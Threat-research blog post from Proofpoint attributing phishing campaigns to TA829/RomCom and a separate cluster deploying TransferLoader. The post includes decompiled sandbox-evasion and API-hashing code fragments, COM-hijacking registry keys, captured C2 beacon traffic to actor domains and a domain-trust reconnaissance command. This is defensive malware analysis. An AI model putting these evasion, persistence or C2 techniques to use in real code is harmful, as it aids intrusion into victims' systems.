10 Things I Hate About Attribution: RomCom vs. TransferLoader | Proofpoint US

Published: 2025-06-27 · Archived: 2026-04-05 15:42:32 UTC

June 30, 2025 Greg Lesnewich, Selena Larson, Kelsey Merriman, David Galazin, and the Proofpoint Threat Research Team

Threat Research would like to acknowledge and thank the Paranoids, Spur, and Pim Trouerbach for their collaboration to identify, track, and disrupt this activity.

Key takeaways

- TA829 conducts a mixture of espionage and cybercriminal operations, which rely on services sourced from the criminal underground, and a regularly updated suite of tools built upon the legacy RomCom backdoor.
- While tracking TA829, Proofpoint observed a highly similar email campaign and redirection infrastructure set-up. This similar campaign deployed a new loader and backdoor dubbed TransferLoader, which Proofpoint currently attributes to a separate cybercriminal cluster called “UNK_GreenSec”, rather than TA829.
- This blog will show how analysts explored the differences and overlaps between both sets of activity and leave an open-ended question around the relationship between these two clusters within the larger criminal and espionage ecosystem.

Overview

Most of the time, delineating activities from distinct clusters and separating cybercrime from espionage can be done based on differing tactics, techniques, and procedures (TTPs), tooling, volume/scale, and targeting. However, in the case of TA829 and a cluster Proofpoint dubbed “UNK_GreenSec”, there is more ambiguity. TA829 is a cybercriminal actor that occasionally also conducts espionage aligned with Russian state interests, while UNK_GreenSec is an unusual cybercriminal cluster.

TA829 overlaps with activity tracked by third-parties as RomCom, Void Rabisu, Storm-0978, CIGAR, Nebulous Mantis, Tropical Scorpius. The UNK_GreenSec cybercriminal cluster does not appear to align with publicly reported activity sets.

While hunting for TA829, Proofpoint observed another actor using an unusual amount of similar infrastructure, delivery tactics, landing pages, and email lure themes. Initially our researchers clustered this activity as part of TA829, but after further investigation into the infection chain, behaviors, and malware, Proofpoint researchers began tracking this activity as a separate cluster. This report will detail that collision by highlighting overlaps in the activity and malware across both actors. Additionally, we will explore our hypotheses for why and how these shared traits exist, ranging from both groups using a shared infrastructure and delivery provider to a more direct relationship between the two clusters.

Proofpoint researchers observed similarities in the activity described in this report with historical TA505 activity including lures, URL shorteners, domain patterns, domain registration, and infrastructure. However, we are not attributing to TA505 at this time as we are unable to say with high confidence whether TA505 is definitively associated, or whether the actor is using strikingly similar TTPs.

Introduction

TA829 is a unique actor in the threat landscape; its behavior classifies it as a financially-motivated actor but one that also regularly conducts espionage campaigns using the same custom tool suite. Following the invasion of Ukraine, TA829 began

conducting targeted espionage campaigns in Ukraine, in alignment with Russian state interests, in addition to its normal tempo of financially-motivated campaigns.

TA829 activity is unusual in the world of espionage. The actor's automated and scaled processes, such as the regular updating of packers and loaders, the use of varied sending infrastructure and source addresses for each target, and the use of extensive redirection chains to detect and evade researchers, are more typical of cybercriminals compared to espionage. TA829 conducts regular phishing campaigns to deploy variants of its SingleCamper (aka SnipBot, updated version of RomCom backdoor) malware or its lighter weight DustyHammock malware. TA829's higher-end capabilities, such as the use of browser or operating-system zero-day exploits, appear reserved for use in dedicated espionage campaigns. It is unclear if the actor's capabilities are co-opted for the espionage campaigns, or if there is some other form of guidance or tasking from the Russian government.

TA829's phishing campaigns across both espionage and broad cybercriminal operations have been relatively static since last year. Proofpoint observed a small number of campaigns attributed to TA829 throughout 2024, with the group last seen in October. However, TA829 returned to the landscape in February 2025 with its typical TTPs and a more frequent operational tempo. The activity includes using plaintext emails sent from compromised MikroTik routers via freemail providers, spoofing of OneDrive or Google Drive links to initiate the infection chains, and leveraging Rebrandly redirectors to distinctive landing pages. TA829 likely acquires services and infrastructure from members of the criminal underground, including obfuscation services and domain registrations. Despite integration into the underground economy and buying some of its capabilities, the actor also continues to develop custom tooling for its infection chains.

During a lull in TA829 operations in February 2025, a similar set of campaigns also began with the aim of deploying a previously unobserved malware payload. These campaigns featured the hallmark characteristics of TA829 activity, but contained notable differences, including message volumes in the thousands targeting a broader set of industries and geographies, lure themes that consistently referenced job applications and hiring, and the unique payload that came to be known as TransferLoader. Proofpoint researchers observed four campaigns delivering TransferLoader in the first two weeks of February 2025. These campaigns, attributed to the temporary cluster named UNK_GreenSec, targeted North America and ranged from a few hundred messages to over two thousand. TransferLoader has been observed dropping Morpheus ransomware at the culmination of its infection chains.

Comparing the campaigns

There are many similarities in the infection chains of UNK_GreenSec and TA829. The following diagram illustrates overlap in delivery infrastructure, and where the infection chains diverge for payload delivery and malware installation.




Illustration highlighting delivery and installation for the UNK_GreenSec and TA829.

Delivery

Both actors rely on REM Proxy services, deployed on compromised MikroTik routers, as part of their upstream sending infrastructure. Compromised routers typically have port 51922 open hosting an SSH service. Proofpoint does not currently have visibility into the method used to compromise these devices, and what the REM Proxy payloads are. REM Proxy devices are likely rented to users to relay traffic. In observed campaigns, both TA829 and UNK_GreenSec use the service to relay traffic to new accounts at freemail providers to then send to targets. REM Proxy services have also been used by TA829 to initiate similar campaigns via compromised email accounts.


```
Authentication-Results:
    dkim=pass header.s=20230601 header.d=gmail.com;
    spf=pass smtp.mailfrom=ximajazehox333@gmail.com
Received: from [127.0.0.1] ([37.130.38.105])
        by smtp.gmail.com with ESMTPSA id 38308e7fff4ca-308d9e1fdfcsm301181fa.31.2025.02.07.05.51.39
        for <redacted@redacted.com>
        (version=TLS1_3 cipher=TLS_AES_256_GCM_SHA384 bits=256/256);
        Fri, 07 Feb 2025 05:51:41 -0800 (PST)
```

```
Authentication-Results:
    spf=Pass smtp.mailfrom=hannahsilva1978@ukr.net;
    dkim=pass (signature verified) header.i=@ukr.net;
    dmarc=pass (p=none dis=none) d=ukr.net
Received: from [103.113.0.38] (helo=[10.0.2.15])
    by frv154.fwdcdn.com with esmtpsa ID 1seZhu-0006va-2k
    for redacted@redacted.com; Thu, 15 Aug 2024 15:36:00 +0300
```


Two examples of freemail providers being abused to send emails from REM Proxy nodes. (UNK_GreenSec campaign (top); TA829 campaign (bottom).

The format of the sender addresses is standard across the providers: typically containing a first and last name, and usually followed by two to six digits (some UNK_GreenSec campaigns did not use digits in the sender addresses). Proofpoint hypothesizes that the actors share an email builder utility that allows the bulk creation and sending of these emails via REM Proxy nodes.

The emails in both campaigns are comprised of plaintext message bodies that contain a link to an actor-controlled domain, either directly in the body or in an attached PDF, as shown below. The messages are themed around job seeking or complaints against the targeted entity, and the content is generic enough to be re-used across the campaign, but with a unique link for each target.



Email lure used by TA829 in February 2025.



Email lure used by UNK_GreenSec in February 2025.

Upon opening the link, a series of redirectors routes real users to a landing page that spoofs OneDrive or Google Drive. Both actors use similar domain registration, relying on Rebrandly services and hosting. Campaigns that deployed TransferLoader used more elaborate protections to filter out research devices and sandboxes and used Cloudflare services to filter traffic.

TA829 previously used Rebrandly redirectors with one-time links on the landing pages, but in March 2025, the actor adopted filtering practices previously used in UNK_GreenSec campaigns.

In all campaigns for both activity sets, the landing pages display a link to a download site, which in turn drops a signed loader that spoofs a PDF. At this point, the similarities end as the JavaScript and first-stage malware are distinct between each cluster, and the infection chains continue to diverge ending with different payloads. Based on Proofpoint data and publications from Unit42, Talos, and Zscaler, TA829 and UNK_GreenSec have both deployed Putty's PLINK utility to set up SSH tunnels, and both used IPFS services to host those utilities in follow-on activity.

The following table details similarities and differences in the threat actor clusters:


	Both actors	TA829	UNK_GreenSec
Targeted addresses		Individual users	Generic addresses
Volume		300 messages or fewer	Hundreds to thousands of messages
Lure themes	Job application Resume	Harassment Security breaches Medication complaints Job complaints	
Email senders	Generic email addresses from freemail providers	Compromised senders Different aliases per message	Alternates between single alias and multiple aliases
Upstream infrastructure	REM Proxy nodes (Compromised MikroTik routers)		

Email body	Subjects and emails are similar in patterns, structure, and content Neither use HTML in the message body Both use a URL in the message body	Uses only URLs in the email body	Uses PDF attachments in addition to URLs in the email body
Filenames	Often references the current date Consistent with campaign theme	More varied themes and filename patterns	Resume-themed filename Often contains “resume” and “2025”
Domain usage		Operationalized 1-3 days after registering	Operationalized day after or same day as registered
Redirector usage	Rebrandly	Unitag	Bitly
HTML landing	Use similar landing pages that spoof OneDrive	Contains links to a hosting service to deliver the payload	Redirects to a PHP backend to deliver the payload
Filtering		Varied, introduced improved filtering after UNK_GreenSec campaigns	Uses Cloudflare & server-side filtering
Payloads	Malware payload spoofs PDF reader Signed executables Malware checks own filename	First stage uses shellcode to check registry for recent documents and download next stage	First stage loads embedded payload from encrypted PE section
Follow-on (per Proofpoint visibility and external reporting)	Hosted on IPFS PLINK		Metasploit Morpheus ransomware

Comparison of UNK_GreenSec and TA829 campaigns and infection chains.

TA829: RSVP and Check Out Our Registry

If a user clicks the link in a TA829 email, they are routed through a TA829 first stage redirector domain, then a Rebrandly redirector, onto a landing page that spoofs either Google Drive or OneDrive. If the user clicks the download button, an executable is dropped from another domain. Previously, TA829 relied on TempSH to host the first stage executable but has since relied on compromised domains or MediaFire services to host the payload. This downloaded executable initiates the infection chain.



TA829 OneDrive themed landing page (left). TA829 Google Drive themed landing page (right).

The TA829 infection chain relies heavily on registry in its operations as noted by Cisco Talos and Palo Alto's Unit42; it is used for storing additional payloads, persistence, and validating the loader is not running in a sandbox. The first stage loader is a family Proofpoint tracks as SlipScreen. It is invalidly signed and uses a PDF reader icon to convince the target to execute it. We have observed SlipScreen variants written in Rust and other variants in C++, and its crypter is updated for each campaign, making static detection difficult.

SlipScreen decrypts and loads shellcode into its own memory space and initiate communications with the command and control (C2) server after an initial registry check is made to ensure the targeted computer has at least 55 recent documents according to the Windows Registry (to avoid sandbox detection).

```
__builtin_strcpy(dest: &var_46d, src: "RegOpenKeyExA")
int32_t eax = arg2(arg1, &var_46d)
int32_t var_4a0 = ebx
int32_t var_4a4 = ebx

if (eax != 0)
    __builtin_strncpy(dest: &var_46d:3, src: "EnumValue", n: 9)
    int32_t eax_1
    int32_t ecx_1
    eax_1, ecx_1 = arg2(arg1, &var_46d)
    int32_t var_4a8_1 = ecx_1
    int32_t var_4ac_1 = ecx_1

    if (eax_1 != 0)
        int32_t var_45f
        __builtin_strncpy(dest: &var_45f, src: "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\\\RecentDocs", n: 0x3f)
        void var_4c0
        void* esp_1 = &var_4c0
        int32_t var_478

        if (eax(0x80000001, &var_45f, 0, 0x20019, &var_478) == 0)
            int32_t edi_1 = 0

            while (true)
                int32_t var_474 = 0x400
                *(esp_1 + 0x1c) = 0
                *(esp_1 + 0x18) = 0
                *(esp_1 + 0x14) = 0
                *(esp_1 + 0x10) = 0
                *(esp_1 + 0xc) = &var_474
                void var_41c
                *(esp_1 + 8) = &var_41c
                *(esp_1 + 4) = edi_1
                *esp_1 = var_478
                esp_1 -= 0x20
```

SlipScreen shellcode registry checks.

TA829 will either deliver an updated version of the RustyClaw loader or an updated version of the MeltingClaw loader (aka DAMASCENED PEACOCK); both will be downloaded and run in the same process address space, and can lead to either DustyHammock or SingleCamper backdoors.

Initial analysis suggested these different malware families were used exclusively for either espionage (SingleCamper) or cybercrime (DustyHammock); however, later campaigns have shown both infection chains used in financially-motivated intrusions. SingleCamper campaigns observed in 2025 have similarities to DustyHammock campaigns, which obscures the assessment of campaign objectives.

As part of the infection chain leading to DustyHammock, the RustyClaw DLL first executes within the SlipScreen process space, and then sets a registry key to store the path to the next-stage payload. The RustyClaw DLL will then beacon to the C2 server to download the DustyHammock backdoor to that file location and restart the explorer.exe process. The set registry key will execute the DustyHammock backdoor as part of its restart, via COM hijacking.

Example keys used in COM hijacking:

- SOFTWARE\Classes\CLSID\{2155fee3-2419-4373-b102-6843707eb41f}\InprocServer32
- SOFTWARE\Classes\CLSID\{30d49246-d217-465f-b00b-ac9ddd652eb7}\InprocServer32
- SOFTWARE\Classes\CLSID\{f82b4ef1-93a9-4dde-8015-f7950a1a6e31}\InprocServer32

DustyHammock is a minimalist backdoor that can run commands via cmd.exe, as well as download and execute additional files. The beacon structure of the DustyHammock communications is highly similar to that of SingleCamper, which suggests that both variants can be administered from the same panel. ProDaft's reporting on the group showed the various bot IDs from DustyHammock (RUSTY, GAGA1) and SingleCamper (VIVAT, CMPN) infections, providing further evidence that TA829 uses a unified infection management tool.

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: close
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 11.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.3.7.22 Safari/537.36
Content-Length: 81
Host: opendnsapi.net

...............CC-2F-71-50-00-6C@RUSTY@@exists:19044-0:US:RUSTY:ThiUB:437:c.4:11


POST / HTTP/1.1
Connection: close
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (Windows NT 11.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.3.7.22 Safari/537.36
Content-Length: 96
Host: deliverycitylife.com

...............e955fecc00e3504d@CMPN1@@exist:19044-0:US:CMPN1:[redacted]kGj:437:c.4:4
```

Comparing beacon structure of DustyHammock (top) and SingleCamper (bottom).

Proofpoint also observed DustyHammock (internal DLL name mmngr.dll) execute commands from a C2 that followed the beacon structure and automated reconnaissance commands Talos described as used by SingleCamper. Proofpoint observed a variant of DustyHammock deploy a network reconnaissance DLL written in Rust (internal name extra.dll, spoofed DataFileSystemDiagnostic) to gather victim information, which effectively operated as a wrapper for Window functions ipconfig, systeminfo, and tasklist. It is possible TA829 operators were testing a plug-in variant.

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: close
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 11.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.3.7.22 Safari/537.36
Content-Length: 143
Host: ibns.online

...............4ec8d5b3852a0b005662f88625179e9adf12f3098cfc21ca5fdb5277bb711dc61@GAGA1@@exists:19044-0:US:GAGA1:[redacted]\vsxexmfghuc:437:a.4:0
```

Fixed header

```
6e 73 2e 6f 6e 6c 69 6e 65 0d 0a 0d 0a ff ff 00   ns.online.....
00 00 00 00 00 00 00 00 00 00 00 00 00 34 65 63   .............4ec
38 64 35 62 33 38 35 32 61 30 62 30 30 35 36 36   8d5b3852a0b00566
32 66 38 38 36 32 35 31 37 39 65 39 61 64 66 31   2f88625179e9adf1
32 66 33 30 39 38 63 66 63 32 31 63 61 35 66 64   2f3098cfc21ca5fd
62 35 32 37 37 62 62 37 31 31 64 63 36 31 40 47   b5277bb711dc61@G
41 47 41 31 40 40 65 78 69 73 74 73 3a 31 39 30   AGA1@@exists:190
34 34 2d 30 3a 55 53 3a 47 41 47 41 31 3a 6d 65   44-0:US:GAGA1:[redacted]
64 67 72 6f 75 70 5c 76 73 78 65 78 6d 66 67 68   [redacted]\vsxexmfgh
75 63 3a 34 33 37 3a 61 2e 34 3a 30               uc:437:a.4:0
```

Host info

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 05 Feb 2025 18:07:22 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close

..{.............nltest /domain_trusts
```

Run command header


```
0d 0a 0d 0a 32 35 0d 0a ff ff 7b 05 00 00 03 00   ....25....{.....
00 00 00 00 00 00 00 00 6e 6c 74 65 73 74 20 2f   ........nltest /
64 6f 6d 61 69 6e 5f 74 72 75 73 74 73 0d 0a 30   domain_trusts..0
0d 0a 0d 0a                                       ....
```

Command

DustyHammock network traffic running shell commands.

In April 2025, TA829 shifted to using the ShadyHammock and SingleCamper tool suite in its financially motivated campaigns. TA829 campaigns also began to target organizations in defense and other related industries typically more indicative of espionage, alongside the sectors typically targeted in the group's cybercriminal operations. The ShadyHammock infection chain also implements more protections than the DustyHammock infection chains by encrypting follow-on payloads with keys derived from information about the victim host.


The SingleCamper infection chain uses multiple DLLs all built from the same base harness. The files have the same start up, using the same API-hashing algorithm, string decryption routine, and function to query WMI for information about the host. DLLs built from this harness will use WMI queries to gather the host's ProcesserID and Serial Number. Some samples of an older variant of SlipScreen from August 2024 also share this API-hashing function. These items are concatenated and hashed, and that 16-byte hash is used as key material for decrypting additional stages, as well as to validate communications between the C2 and the loader.



```
while ( 1 )
{
  v10 = 0;
  v11 = (_BYTE *)(a1 + *v6);
  LODWORD(v12) = 0;
  v13 = 0x4BA9D015;
  v14 = (char)*v11;
  if ( *v11 )
  {
    do
    {
      v12 = (unsigned int)(v12 + 1);
      v15 = v14 * __ROR4__(__ROR4__(0xA9E4308F * (v14 + v13), 17) | 0x561BCF71 + v13, 0xF);
      v14 = (char)v11[v12];
      v16 = 2 * v15;
      v13 = __ROR4__(2 * v15, 14);
